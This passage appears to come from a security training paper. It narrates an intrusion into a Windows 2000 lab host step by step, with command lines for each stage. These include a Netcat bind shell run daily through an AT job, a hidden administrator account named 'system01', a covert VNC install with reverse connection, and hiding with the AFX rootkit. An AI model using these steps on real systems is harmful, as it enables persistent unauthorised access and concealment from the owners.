


Figure 50

Our hacker runs his exploit and then uses Netcat to get a remote command prompt on the target host. He then uses the AT command to schedule a job to run Netcat each day at 12:00 midnight (Figure 50). The AT command schedules the job on the target host (192.168.1.2) at 12:00 AM. The /every:1 switch tells the Scheduler service to run this job every day. And of course, our now familiar "nc -l -p 8181 -e cmd.exe" command will run Netcat listening on port 8181 and load the command shell when a connection is made. Our hacker picks port 8181 instead of 9191 just to mix things up a little in case an IDS begins to trigger on port 9191.




Figure 51

Looking on the target host in Scheduled Tasks (Figure 51) we see the hacker's AT command was successful.




Figure 52

Drilling down in Scheduled Tasks to our hackers just added task (Figure 52), we see the Netcat command.

Note: Once our hacker has successfully installed VNC, the need for Netcat goes away. He can use VNC to delete the scheduled Netcat job and clean up any signs that Netcat was used to compromise the target system.

In preparation for using VNC, our hacker creates an administrator level account on the target host. He will need this administrator account to login to the target host after connecting with VNC.




Figure 53

To add the account he opens his remote command shell on the target host and issues a "net user" command to add a user account called system01 (Figure 53). He thinks that an account called system01 will be less likely to be noticed since it resembles a Windows system level account. He next uses the "net localgroup" command to add his system01 account to the Administrators group. Now he can use this account to logon to the target host with full administrative privileges.

Our hacker is ready to install VNC on the target host. He uses the following steps (from his "Hacking Windows 2000 Exposed" library book):

a. Install VNC on a local machine, set a password and any options.




Figure 54

He installs VNC on his own Windows host and sets a password for connection to the VNC server (Figure 54). This step installs the VNC executables and the registry entries that will be copied to the target host.

b. Open RegEdit, export the HKLM/Software/ORL key to a file.




Figure 55

The ORL registry key is where the settings for VNC are stored (Figure 55). By right-clicking on the key, it can be exported to a file.

c. Copy winvnc.exe, vnchooks.dll, and omnithread_rt.dll to the target's \winnt\system32 directory




Figure 56

Here (Figure 56) our hacker checks the VNC directory on his workstation to see what files need to be copied over to the target host (vncreg.reg contains the registry values he exported in the last step).

He then opens his remote command shell on the target host and creates the directories to copy the VNC files into (note - our hacker recreates the VNC directory structure from his workstation, he could have also just copied the files into the Windows system32 directory).

He then uses Netcat again to open a new Netcat session listening on port 10000. The "> vncreg.reg" part of the command tells this Netcat session to copy (or "pipe") any traffic received on port 10000 to the vncreg.reg file.




Figure 57

To complete the copy of the vncreg.reg file, he opens a local command shell on his workstation (Figure 57) and uses Netcat to send his copy of vncreg.reg to the target host. The "< vncreg.reg" part of the Netcat command tells Netcat to send the contents of that file over port 10000 to host 192.168.1.2.




Figure 58

He checks that the copy was successful (Figure 58) and then repeats this step for each of the VNC files in his VNC directory.

Note: Our hacker wishes he had just created an executable ZIP file with the VNC files so he would only have to do the file transfer once. This would be less work for him and less chance of being detected. Next time, he thinks.

d. Copy your exported registry file to the target, import with regedit




Figure 59

Here (Figure 59) our hacker (from his remote command shell to the target host) verifies that all the VNC files were successfully copied to the target host and runs regedit (the Window registry editor) to import the VNC registry key. This will set the passwords and options for VNC as they were on the hackers system.

e. Execute winvnc -install on the target system
d. Execute net start winvnc




Figure 60

In these two steps (Figure 60), again working in the remote command shell, our hacker runs the winvnc program with the -install switch. The -install switch tells VNC to register itself as a Window service. This allows VNC to run at boot up.

He then goes ahead and starts the VNC service using the “net start” command. VNC will start automatically from now on, so this step is only necessary once.




Figure 61

Here (Figure 61) we see that the VNC service did get registered as a Windows service and is set to start automatically when the system boots up.

f. Execute vncviewer -listen on the attacking system
g. Execute winvnc -connect <your ip> and enjoy your desktop ;)




Figure 62

Our hacker starts the VNC client on his workstation and points to the target host at 192.168.1.2 (Figure 62). When the connection is made the VNC server will prompt for a password that our hacker preset. This will help prevent other hackers from getting access to this host and taking it over from our hacker.




Figure 63

Here (Figure 63) we see the successful VNC session running on our hacker's workstation. He brings up the target host System Properties to verify he is on the right host.

Our hacker can now access the target system anytime, and by using his system01 administrator account, he now owns the target system.

Covering Tracks

The first thing our hacker does to cover his tracks is to use his VNC connection to delete the Windows Scheduler task he created to run Netcat. He decides to leave the Netcat executable program (nc.exe) on the system in case he might need it later. But he needs to hide his VNC connection and the Netcat program before they are detected.

Our hacker picks the AFX Windows Rootkit 2003 by Aphex to hide VNC and cover his tracks. This rootkit one of the newer Windows rootkits and is available at http://www.iamaphex.cjb.net/.

The SearchSecurity web site defines a rootkit like this:

> *http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci547279,00.html*
>
> *A rootkit is a collection of tools (programs) that a hacker uses to mask intrusion and obtain administrator-level access to a computer or computer network. The intruder installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. The rootkit then collects userids and passwords to other machines on the network, thus giving the hacker root or privileged access.*
>
> *A rootkit may consist of utilities that also: monitor traffic and keystrokes; create a "backdoor" into the system for the hacker's use; alter log files; attack other machines on the network; and alter existing system tools to circumvent detection.*

The AFX program documentation describes its functions like this:

> *AFX Windows Rootkit 2003*
> *http://www.iamaphex.cjb.net*
> *unremote@knology.net*
>
> *This software generates a system patch that will hide processes, files, folders registry keys and netstat entries from Windows 95/98/ME/NT/2k/XP/2003. Information is withheld based on 4 lists of mask strings. This enables you to apply wildcards to hiding functions such as hiding files based on "*.exe" or netstat entries based on "*TCP*:80*" to hide http traffic.*

Figure 64

AFX Windows Rootkit 2003 has a simple user interface (Figure 64). Select the tab for the type of object to hide and then create a "mask" for that type of object.

